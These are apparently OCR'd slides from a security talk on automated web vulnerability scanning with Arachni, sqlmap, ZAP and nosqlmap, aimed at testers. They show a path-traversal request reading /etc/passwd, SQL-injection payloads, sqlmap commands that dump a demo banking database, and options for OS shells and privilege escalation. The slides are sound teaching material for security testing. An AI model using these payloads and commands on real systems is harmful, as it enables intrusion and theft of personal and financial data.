


Affected page: `http://kali:8080/marathon/PhotoLoader?photo=/../..//etc/p`

HTTP request

Raw HTTP request used to retrieve the page.

```
GET /marathon/PhotoLoader?photo=%2F..%2F..%2F%2Fetc%2Fpasswd HTTP/1.1
Host: kali:8080
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Macintosh; Intel Ma
Accept: text/html,application/xhtml+xml,appl
Accept-Language: en-US,en;q=0.8,he;q=0.6
Cookie: JSESSIONID=D13F6A44113B2D5C4BDA7DB3C
```



HTTP response

Raw HTTP response used as the page basis. (Binary bodies will


```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Expires: 0
Content-Length: 2847
Date: Fri, 15 Apr 2016 09:06:00 GMT

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

Automation (Security DevOps)

Recurring Arachni scans
on a **scheduled basis**

Arachni Server with Web-UI

- Centralized management of scan profiles
- Scheduling of recurring scans



Scan schedule

Review and manage scans which have been scheduled for later.

URL	Profile	Type	Starts at		Recurring?
http://testhtml5.vulnweb.com	Cross-Site Scripting (XSS)	Direct	Mon, 17 Sep 2018 18:30:00	(2 minutes)	Yes

SQL-Injection Scanning

sqlmap


http://sqlmap.org

Skipping this topic in the talk…

… but for you available in the slides ;-)

sqlmap: Deep scans for SQL-Injections

- Command-Line Interface (CLI)
- Works on a single request
- Useful for **verification** of potential SQL-Injections
  - even with **blind SQL-Injections**
- Helpful in post-exploitation and for **deep checks**



CHRISTIAN SCHNEIDER

```
./sqlmap

 --banner
 --current-user
 --current-db
 --users
 --passwords
 --dbs

 -u
   https://example.com/savings/generateOverview?
   id=611298&yearStart=2016&monthStart=2
```

What to steal from database


Request to scan
(form POST data and Cookies can be included)

Start the scan…

```
[INFO] testing connection to the target URL
[INFO] testing if GET parameter 'id' is dynamic
[INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
(possible DBMS: 'PostgreSQL')
[INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[INFO] GET parameter 'id' is 'AND boolean-based blind - WHERE or HAVING clause' injectable
[INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[INFO] GET parameter 'id' is 'PostgreSQL AND error-based - WHERE or HAVING clause'
injectable
[INFO] testing 'PostgreSQL inline queries'
[INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[INFO] target URL appears to have 12 columns in query
[INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
```

sqlmap prints payload(s) that were usable…

```
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=0 AND 7506=7506

Type: UNION query
Title: Generic UNION query (NULL) - 12 columns
Payload: id=0 UNION ALL SELECT
NULL,NULL,NULL,NULL,NULL,NULL,(CHR(113)||CHR(106)||
CHR(113)||CHR(121)||CHR(113))||(CHR(100)||CHR(65)||CHR(120)||
CHR(118)||CHR(113)||CHR(111)||CHR(88)||CHR(73)||CHR(101)||
CHR(75))||(CHR(113)||CHR(118)||CHR(108)||CHR(117)||
CHR(113)),NULL,NULL,NULL,NULL,NULL--

Type: AND/OR time-based blind
Title: PostgreSQL > 8.1 AND time-based blind
Payload: id=0 AND 9713=(SELECT 9713 FROM PG_SLEEP(5))
```



… and it fetches (steals) the desired data by exploiting the SQL-Injection.

Read **tables** from DB metadata: sqlmap **--tables** ...

```
Database: banking
[43 tables]
+----------------------+
| account              |
| account_balance      |
         ...
| customer             |
| customer_log         |
         ...
+----------------------+
```

Read **columns:** -T customer --columns ...

```
Database: banking
Table: customer
[14 columns]
+-------------------+---------+
| Column            | Type    |
+-------------------+---------+
| balance           | money   |
| city              | varchar |
| date_of_birth     | date    |
| email             | varchar |
| firstname         | varchar |
| lastname          | varchar |
...
```

Read **data:** --sql-shell

```
[INFO] calling PostgreSQL shell.

sql-shell> select lastname, balance from customer;
```

Read **data:** --sql-shell

```
[INFO] calling PostgreSQL shell.
sql-shell> select lastname, balance from customer;


[INFO] fetching SQL SELECT statement query output
[*] Smith, 1250
[*] James, 10200
[*] Meyer, -2250
```

Pwn the box: **Execute OS commands via SQL-Injection**

These sqlmap options can be used to access the DB's underlying OS (mostly by creating UDFs)

--os-cmd=CMD	**Execute an OS command**
--os-shell	**Prompt for an interactive OS shell**
--os-pwn	**Prompt OOB shell, meterpreter, VNC**
--os-bof	**Stored-Proc buffer overflow exploit**
--priv-esc	**DB process user privilege escalation**
...	...

CHRISTIAN SCHNEIDER

Pro-Tip: Give sqlmap-like deep scan capabilities to ZAP

- ZAP Add-On **"Advanced SQL-Injection Scanner"** uses checks derived from sqlmap
  - including blind SQL injection checks (via timing side-channel)

OK, but we use a **NoSQL** database…

nosqlmap is your scanning tool of choice (CLI like sqlmap)

CHRISTIAN SCHNEIDER

WebService Scanning

WS-Attacker

https://github.com/RUB-NDS/WS-Attacker

Skipping this topic in the talk…

